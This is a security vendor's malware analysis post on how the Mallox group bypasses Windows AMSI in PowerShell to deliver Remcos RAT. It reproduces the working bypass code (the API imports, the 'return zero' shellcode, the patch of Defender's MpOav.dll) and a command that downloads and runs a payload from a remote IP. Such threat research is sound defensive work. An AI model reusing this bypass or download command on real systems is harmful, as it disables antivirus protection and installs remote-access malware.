

Figure 3: PowerShell being used for installing Remcos RAT

In their new updated powershell script, the attackers have included additional code which will attempt to bypass AV’s AMSI detection component first; before running their regular code. AMSI (Anti Malware Scan Interface) is an interface in Windows OS which can be used by any application like an AV, to get the (mostly) deobfuscated copy of the scripts like powershell, jscript and vbscript etc, before their execution. AVs can then scan these scripts and detect malicious scripts based on the AV’s signature. To use this Interface, the applications have to register themselves by providing the dll path and the pointer to the function having scanning logic for the scripts.

The updated PowerShell script looks like this:




Figure 4: Latest PowerShell bypassing AMSI

This technique was developed and published by a Researcher named **Maor Korkos** in 2022. The mallox group has adopted the same and have started using it for bypassing.

The Script works as following :

1. The script imports Kernel32.dll and Amsi.dll and initialises VirtualProtect and AmsiInitialise APIs to be used later.

```
using System;
using System.Runtime.InteropServices;

public class Apis {
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    [DllImport("amsi")]
    public static extern int AmsiInitialize(string appName, out Int64 context);
}
```

Figure 5: Importing Dll and Initializing APIs

2. A shellcode is kept stored in a variable to be copied into memory later. The purpose of this shellcode is to move 0x0 to EAX register and return.

```
" )
Add-Type $XAsD8JXZUW3Z86iHi63OqgbQYCeA4FI

$e1E2J356wbtwPRx9fUCWpDH3g9 = [byte[]] (0xb8, 0x0, 0x00, 0x00, 0x00, 0xC3)
$yXlkGYKPaqctCPEzMQeMqS5mGrzA = 0; $buG2lYf17pnxox = $(183959 - 183959)
$VvYyg5vxIEU03McrRqTgVlyIcQScnN = $(1063763 - 1063755)
[Int64]$qBth5i = $(1336037 - 1336037)
```

Figure 6: Shellcode

3. Then it calls AmsiInitialise API with the appname as **VWZad** which returns a pointer to amsicontext structure of type HAMSICONTEXT. This Structure mainly consist of following :

- o A signature, “AMSI” which defines the start of the structure.
- o Appname, which the application registered while initialising AMSI (**VWZad** in our case).
- o Mainly point to the address of the DLL and functions that AV vendors have registered with Windows to provide their anti malware capabilities to scan and detect malicious PowerShell scripts. The registered function will be invoked by the AmsiScanBuffer API whenever a PowerShell script is executed.
- o Session count.

```
$VvYyg5vxIEU03McrRqTgVlyIcQScnN = $(1063763 - 1063755)
[Int64]$qBth5i = $(1336037 - 1336037)

$Hp8it4407SIUSrt3imkRiCwv9X3tp0a = [Apis]::AmsiInitialize($("VWZad"), [ref]$qBth5i)

if ($Hp8it4407SIUSrt3imkRiCwv9X3tp0a -eq 0)
```

Figure 7: AmsiInitialise API being used




Figure 8: Windows defender registered dll for AMSI i.e MpOav.dll

4. After getting the pointer to amsicontext structure, the script traverses through the structure and finds the address of the function provided by the AV vendor. Then the script changes the permission of the .txt section of the MpOav.dll (Windows defender registered dll for AMSI) to

PAGE_EXECUTE_READWRITE so that it can copy the above-mentioned shellcode to the same function address to bypass it. As a result, the function's original content will be overwritten with the shellcode which will look like Figure 11. So now whenever the AMSI function runs for the current PowerShell session, it will return zero whenever a PowerShell script goes through AmsiScanBuffer, which will mean the AV have judged the PowerShell script as clean without even scanning it and will not be flagged

```

if ($Hp8it4407SIUSrt3imkRiCwv9X3tp0a -eq 0)
{
    $vwnatjolsyLlmpIGRQ0hxj = [System.Runtime.InteropServices.Marshal]::ReadInt64([IntPtr]$qBth5i, 16)
    $sob0p6B = [System.Runtime.InteropServices.Marshal]::ReadInt64([IntPtr]$vwnatjolsyLlmpIGRQ0hxj, 64)
    while ($sob0p6B -ne 0)
    {
        $sob0p6BvTb1 = [System.Runtime.InteropServices.Marshal]::ReadInt64([IntPtr]$sob0p6B)
        $COWSgJbOP5kEBAVF7NYk = [System.Runtime.InteropServices.Marshal]::ReadInt64([IntPtr]$sob0p6BvTb1, 24)
        [APIs]::VirtualProtect($COWSgJbOP5kEBAVF7NYk, [uint32]6, 0x40, [ref]$yXlkGYKPaqctCPEzMQqeMqS5mGrzA)
        [System.Runtime.InteropServices.Marshal]::Copy($e1E2J356wbttwPRx9fUCWpDH3g9, 0, [IntPtr]$COWSgJbOP5kEBAVF7NYk, 6)
    }
}
    
```

Figure 9: Patching shellcode in registered dll

007FFEA60F3910	48:895C24 08	mov qword ptr ss:[rsp+8],rbx
007FFEA60F3915	48:896C24 10	mov qword ptr ss:[rsp+10],rbp
007FFEA60F391A	48:897424 20	mov qword ptr ss:[rsp+20],rsi
007FFEA60F391F	57	push rdi
007FFEA60F3920	41:56	push r14
007FFEA60F3922	41:57	push r15
007FFEA60F3924	48:83EC 20	sub rsp,20
007FFEA60F3928	4D:8BF0	mov r14,r8
007FFEA60F3928	4C:8BF1	mov r15,rdx
007FFEA60F392E	48:8BF1	mov rsi,rcx
007FFEA60F3931	4D:85C0	test r8,r8
007FFEA60F3934	75 0A	jne mpoav.7FFEA60F3940
007FFEA60F3936	B8 57000780	mov eax,80070057
007FFEA60F3938	E9 7A010000	jmp mpoav.7FFEA60F3ABA
007FFEA60F3940	41:C700 01000000	mov dword ptr ds:[r8],1
007FFEA60F3947	80B9 C8000000 00	cmp byte ptr ds:[rcx+C8],0
007FFEA60F394E	74 35	je mpoav.7FFEA60F3985
007FFEA60F3950	48:8D1D 29090400	lea rbx,qword ptr ds:[7FFEA6134280]
007FFEA60F3957	48:8B0D 22090400	mov rcx,qword ptr ds:[7FFEA6134280]
007FFEA60F395E	48:3BCB	cmp rcx,rbx
007FFEA60F3961	74 1B	je mpoav.7FFEA60F397E
007FFEA60F3963	F641 1C 04	test byte ptr ds:[rcx+1C],4
007FFEA60F3967	74 15	je mpoav.7FFEA60F397E
007FFEA60F3969	BA 0F000000	mov edx,F

Figure 10: Mpoav.dll (Windows defender registered dll for AMSI) Original Code

007FFEA60F3910	B8 00000000	mov eax,0
007FFEA60F3915	C3	ret
007FFEA60F3916	896C24 10	mov dword ptr ss:[rsp+10],ebp
007FFEA60F391A	48:897424 20	mov qword ptr ss:[rsp+20],rsi
007FFEA60F391F	57	push rdi
007FFEA60F3920	41:56	push r14
007FFEA60F3922	41:57	push r15
007FFEA60F3924	48:83EC 20	sub rsp,20
007FFEA60F3928	4D:8BF0	mov r14,r8
007FFEA60F3928	4C:8BF1	mov r15,rdx
007FFEA60F392E	48:8BF1	mov rsi,rcx
007FFEA60F3931	4D:85C0	test r8,r8
007FFEA60F3934	75 0A	jne mpoav.7FFEA60F3940
007FFEA60F3936	B8 57000780	mov eax,80070057
007FFEA60F3938	E9 7A010000	jmp mpoav.7FFEA60F3ABA
007FFEA60F3940	41:C700 01000000	mov dword ptr ds:[r8],1
007FFEA60F3947	80B9 C8000000 00	cmp byte ptr ds:[rcx+C8],0
007FFEA60F394E	74 35	je mpoav.7FFEA60F3985
007FFEA60F3950	48:8D1D 29090400	lea rbx,qword ptr ds:[7FFEA6134280]
007FFEA60F3957	48:8B0D 22090400	mov rcx,qword ptr ds:[7FFEA6134280]
007FFEA60F395E	48:3BCB	cmp rcx,rbx
007FFEA60F3961	74 1B	je mpoav.7FFEA60F397E
007FFEA60F3963	F641 1C 04	test byte ptr ds:[rcx+1C],4
007FFEA60F3967	74 15	je mpoav.7FFEA60F397E

Figure 11: Mpoav.dll Patched Code

5. Now the script will move on to its main function which is to download the .NET downloader, without worrying if the AV is going to detect the script or not.

```
$ob0p6B = [System.Runtime.InteropServices.Marshal]::ReadInt64([IntPtr]$vwnatj01syLlmpIGRQ0hxj, 64 + ($buGz1Yf SvVyg5vxIEU03McrRqTgV1yIcQ8cnN))  
}}  
;iex((New-Object System.Net.Webclient).DownloadString("http://88.214.26.3:39693/DRXfz"))
```

Figure 12: Final PS command to download malware

This is not the first time that Mallox group have improved their technique, they are doing this from time to time when AVs cause them issues by detecting their techniques. So we need to be a step ahead by keeping ourselves updated with the latest bypassing techniques used by threat actors. Protecting yourself by investing in a reputable security product such as K7 Antivirus is therefore necessary in today’s world. We at K7 Labs provide detection for bypassing techniques like these and all the latest threats. Users are advised to use a reliable security product such as “K7 Total Security” and keep it up-to-date to safeguard their devices.

IOC

Hash
71BF701BE973F9477427E38FA39818BD

Source: <https://labs.k7computing.com/index.php/mallox-evading-amsi/>